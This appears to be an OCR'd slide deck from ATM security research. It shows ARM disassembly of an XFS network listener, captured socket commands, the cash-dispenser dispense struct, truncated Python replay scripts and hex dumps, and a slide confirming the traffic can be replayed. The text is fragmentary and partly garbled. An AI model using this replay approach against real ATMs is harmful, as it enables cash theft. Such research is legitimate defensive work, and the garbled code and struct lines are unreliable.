STR     R3, [SP,#0x66C+lpWideCharStr] ; phkResult
MOV     R3, #0x20019    ; samDesired
MOV     R2, #0          ; ulOptions
SUB     R1, R11, #-WideCharStr ; lpSubKey
MOV     R0, #0x80000003 ; hKey
BL      RegOpenKeyExW
STR     R0, [R11,#var_4C]
LDR     R3, [R11,#var_4C]
STR     R3, [R11,#var_14C]
LDR     R3, [R11,#var_14C]
CMP     R3, #0
BEQ     loc_105C8C
```

```
loc_105C8C
MOV     R3, #4
STR     R3, [R11,#cbData]
SUB     R3, R11, #-cbData
STR     R3, [SP,#0x66C+cchWideChar] ; lpcbData
SUB     R3, R11, #-Data
STR     R3, [SP,#0x66C+lpWideCharStr] ; lpData
MOV     R3, #0          ; lpType
MOV     R2, #0          ; lpReserved
LDR     R1, =aPort      ; "Port"
LDR     R0, [R11,#phkResult] ; hKey
```

loc_105E18 ; protocol
MOV R2, #0
MOV R1, #1 ; type
MOV R0, #2 ; af
BL socket
STR R0, [R11,#var_40]
LDR R3, [R11,#lpvThreadParam]
ADD R2, R3, #0x38 ; '8'
LDR R3, [R11,#var_40]
STR R3, [R2]
LDR R3, [R11,#lpvThreadParam]
ADD R3, R3, #0x38 ; '8'
LDR R3, [R3]
CMN R3, #1
BNE loc_105EDC
c_106008 ; size_t
V R2, #0x10
V R1, #0 ; int
B R0, R11, #-name ; void *
memset
V R3, #2
B R12, R11, #-var_100
RH R3, [R12,#-0x3C]
R R3, [R11,#Data]
V R0, R3,LSL#16
V R0, R0,LSR#16
htons
V R3, R0,LSL#16
V R3, R3,LSR#16
RH R3, [R11,#var_30]
RH R3, [R11,#var_30]
B R12, R11, #-var_10
RH R3, [R12,#-0x3A]
V R0, #0
htonl
STR R0, [R11,#var_2C]
LDR R3, [R11,#var_2C]
STR R3, [R11,#name.sa_data+2]
MOV R2, #0x10 ; namelen
SUB R1, R11, #-name ; name
LDR R3, [R11,#lpvThreadParam]
ADD R3, R3, #0x38 ; '8'
LDR R0, [R3] ; s
BL bind
STR R0, [R11,#var_28]
LDR R3, [R11,#var_28]
CMN R3, #1
BNE loc_106124
loc_106154 ; backlog
MOV R1, #5
LDR R3, [R11,#lpvThreadParam]
ADD R3, R3, #0x38 ; '8'
LDR R0, [R3] ; s
BL listen
STR R0, [R11,#var_20]
LDR R3, [R11,#var_20]
CMN R3, #1
BNE loc_106214




0087-send-socket-
0020-send-socket-
0062-send-socket-
0099-recv-socket-
Signed Int
le, dec
(select some data)
44 bytes out of 44 bytes
72 bytes out of 72 bytes
0 bytes out of 36 bytes


Can we replay?

Can we replay?
Yep.


Cash Dispenser - Dispense Struct

```
typedef struct _wfs_cdm_dispense
{
    USHORT                  usTellerID;
    USHORT                  usMixNumber;
    WORD                    fwPosition;
    BOOL                    bPresent;
    LPWFSCDMDENOMINATION    lpDenomination;
} WFSCDMDISPENSE, *LPWFSCDMDISPENSE;
```


Cash Dispenser - Dispense Struct





```
typedef stru  wfs_c  dispense
{
    USHORT                  usTellerID;
    USHORT                  usMixNumber;
    WORD                    fwPosition;
    BOOL                    bPresent;
    LPWFSCDMD  INA  N       lpDenomination;
} WFSCDMDISP  E, *LP  CDMDISPENSE;
```



RECV
SEND
#!/usr/bin/env python3
import argparse
import xfs
from HeXFS import
parser = argpars
parser.add_argu
args = parser.parse_args()
FORMAT!!!')
idx = 0
#!/usr/bin/env python3
import argparse
import ctypes
import xfs
from HeXFS import *
parser = argparse.Arg
parser.add_argument('
args = parser.parse_a
None:


dumps2 — Edited
DUMPING ./0031-send-socket-
CMDCODE: 0x00000326 806
DATA: | 00| 04|
DUMPING ./0033-send-socket-
CMDCODE: 0x00000321 801
DATA: | 00| 04|
00000000 00000000 0000
00000002 00000000 0000
00000000 00000000 0000
00000000 00000000 0000
00000000 00000001 00000000 00000000 ....
dumps2 — Edited
DUMPING ./0027-send-socket-
CMDCODE: 0x000000CF 207
DATA: | 00| 04| 08| 0C|
00000034 0000000C 00000000 00000002 4... ....
00000018 0000001C 00000000 35353535 5555
35353535 35353535 35353535 3130323D 5555 5555 5555 =201
31303131 00010001 00000000 00000000 1101 ....
0000 ..


dumps2 — Edited
DUMPING ./0031-send-socket-
CMDCODE: 0x00000326 806
DATA: | 00| 04|
DUMPING ./0033-send-socket-
CMDCODE: 0x00000321 801
DATA: | 00| 04|
00000000 00000000 0000
00000002 00000000 0000
00000000 00000000 0000
00000000 00000000 0000
00000000 00000001 00000000 00000000



dumps2 — Edited
DUMPING ./0027-send-socket-
CMDCODE: 0x000000CF 207
DATA: | 00| 04| 08| 0C|
00000034 0000000C 00000000 00000002 4... ....
00000018 0000001C 00000000 35353535 5555
35353535 35353535 35353535 3130323D 5555 5555 5555 =201
31303131 00010001 00000000 00000000 1101 ....
0000 ..

